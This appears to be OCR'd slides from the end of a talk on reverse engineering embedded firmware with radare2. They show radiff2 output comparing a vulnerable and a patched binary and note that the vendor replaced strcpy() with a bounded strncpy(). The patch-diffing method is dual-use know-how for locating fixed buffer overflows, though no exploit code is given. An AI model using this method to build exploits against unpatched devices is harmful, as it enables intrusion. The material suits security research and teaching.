
Binary Diffing

radiff2 -AA -CC bin_vuln bin_NOT_vuln

```
<snip>
             sym.imp.free   16 0x425220 |   MATCH  (1.000000) | 0x4257e016 sym.imp.free
            sym.imp.close   16 0x425210 |   MATCH  (1.000000) | 0x4257d016 sym.imp.close
           sym.imp.setuid   16 0x425200 |   MATCH  (1.000000) | 0x4257c016 sym.imp.setuid
            sym.imp.fcntl   16 0x4251f0 |   MATCH  (1.000000) | 0x4257b016 sym.imp.fcntl
         sym.imp.closedir   16 0x4251e0 |   MATCH  (1.000000) | 0x4257a016 sym.imp.closedir
            sym.imp.fputs   16 0x4251d0 |   MATCH  (1.000000) | 0x42579016 sym.imp.fputs
           sym.imp.strchr   16 0x4251c0 |   MATCH  (1.000000) | 0x42578016 sym.imp.strchr
<snip>
              fcn.0040ba00  176 0x40ba00 | UNMATCH  (0.477273) | 0x40bb50   176 fcn.0040bb50
              fcn.0040bd84  168 0x40bd84 | UNMATCH  (0.398810) | 0x40bed4   168 fcn.0040bed4
              fcn.0040c938  380 0x40c938 | UNMATCH  (0.323684) | 0x40cb8c   380 fcn.0040cb8c
              fcn.0040c650  176 0x40c650 | UNMATCH  (0.335227) | 0x40c7a0   176 fcn.0040c7a0
              fcn.0040c700  568 0x40c700 | UNMATCH  (0.304577) | 0x40c950   572 fcn.0040c950
              fcn.0040cab4  284 0x40cab4 | UNMATCH  (0.266667) | 0x40cd08   284 fcn.0040cd08
              fcn.0040d3a4  500 0x40d3a4 | UNMATCH  (0.210000) | 0x40d4f8   512 fcn.0040d4f8
              fcn.0040ccd0  664 0x40ccd0 | UNMATCH  (0.344880) | 0x40ce24   664 fcn.0040ce24
              fcn.0040cf68  536 0x40cf68 | UNMATCH  (0.272388) | 0x40d0bc   536 fcn.0040d0bc
              fcn.0040d180   64 0x40d180 | UNMATCH  (0.265625) | 0x40d2d4    64 fcn.0040d2d4
              fcn.0040f000  168 0x40f000 | UNMATCH  (0.398810) | 0x40f190   168 fcn.0040f190
              fcn.0040f0a8  184 0x40f0a8 | UNMATCH  (0.298913) | 0x40f238   184 fcn.0040f238
              fcn.0040f8dc  328 0x40f8dc | UNMATCH  (0.237805) | 0x40fe4c   328 fcn.0040fe4c
              fcn.0040fb54  284 0x40fb54 | UNMATCH  (0.256667) | 0x4100c4   284 fcn.004100c4
              fcn.0040fc70  236 0x40fc70 | UNMATCH  (0.360000) | 0x4101e0   236 fcn.004101e0
              fcn.00410830  420 0x410830 | UNMATCH  (0.266667) | 0x410db0   420 fcn.00410db0
<snip>
```


Binary Diffing

```
$ radiff2 -g offset_1, offset_2 bin_vuln bin_NOT_vuln | xdot -
$ radiff2 -g offset_2, offset_1 bin_NOT_vuln bin_vuln | xdot -
```



Binary Diffing

$ radiff2 -g offset_1, offset_2 bin_vuln bin_NOT_vuln | xdot -
$ radiff2 -g offset_2, offset_1 bin_NOT_vuln bin_vuln | xdot -



The vendor modified the strcpy() function by a strncpy() function limiting the copy to 0x80 bytes.

Conclusions

- Radare2 framework gives you all what you need ;)
- IDA PRO or gdb are not always necessary :P
- As you could see embedded systems could be a good start to reverse engineering and exploiting researches.

Thanks for coming to my talk...

Q&A

Daniel Romero
@daniel_rome
daniel.romero87@gmail.com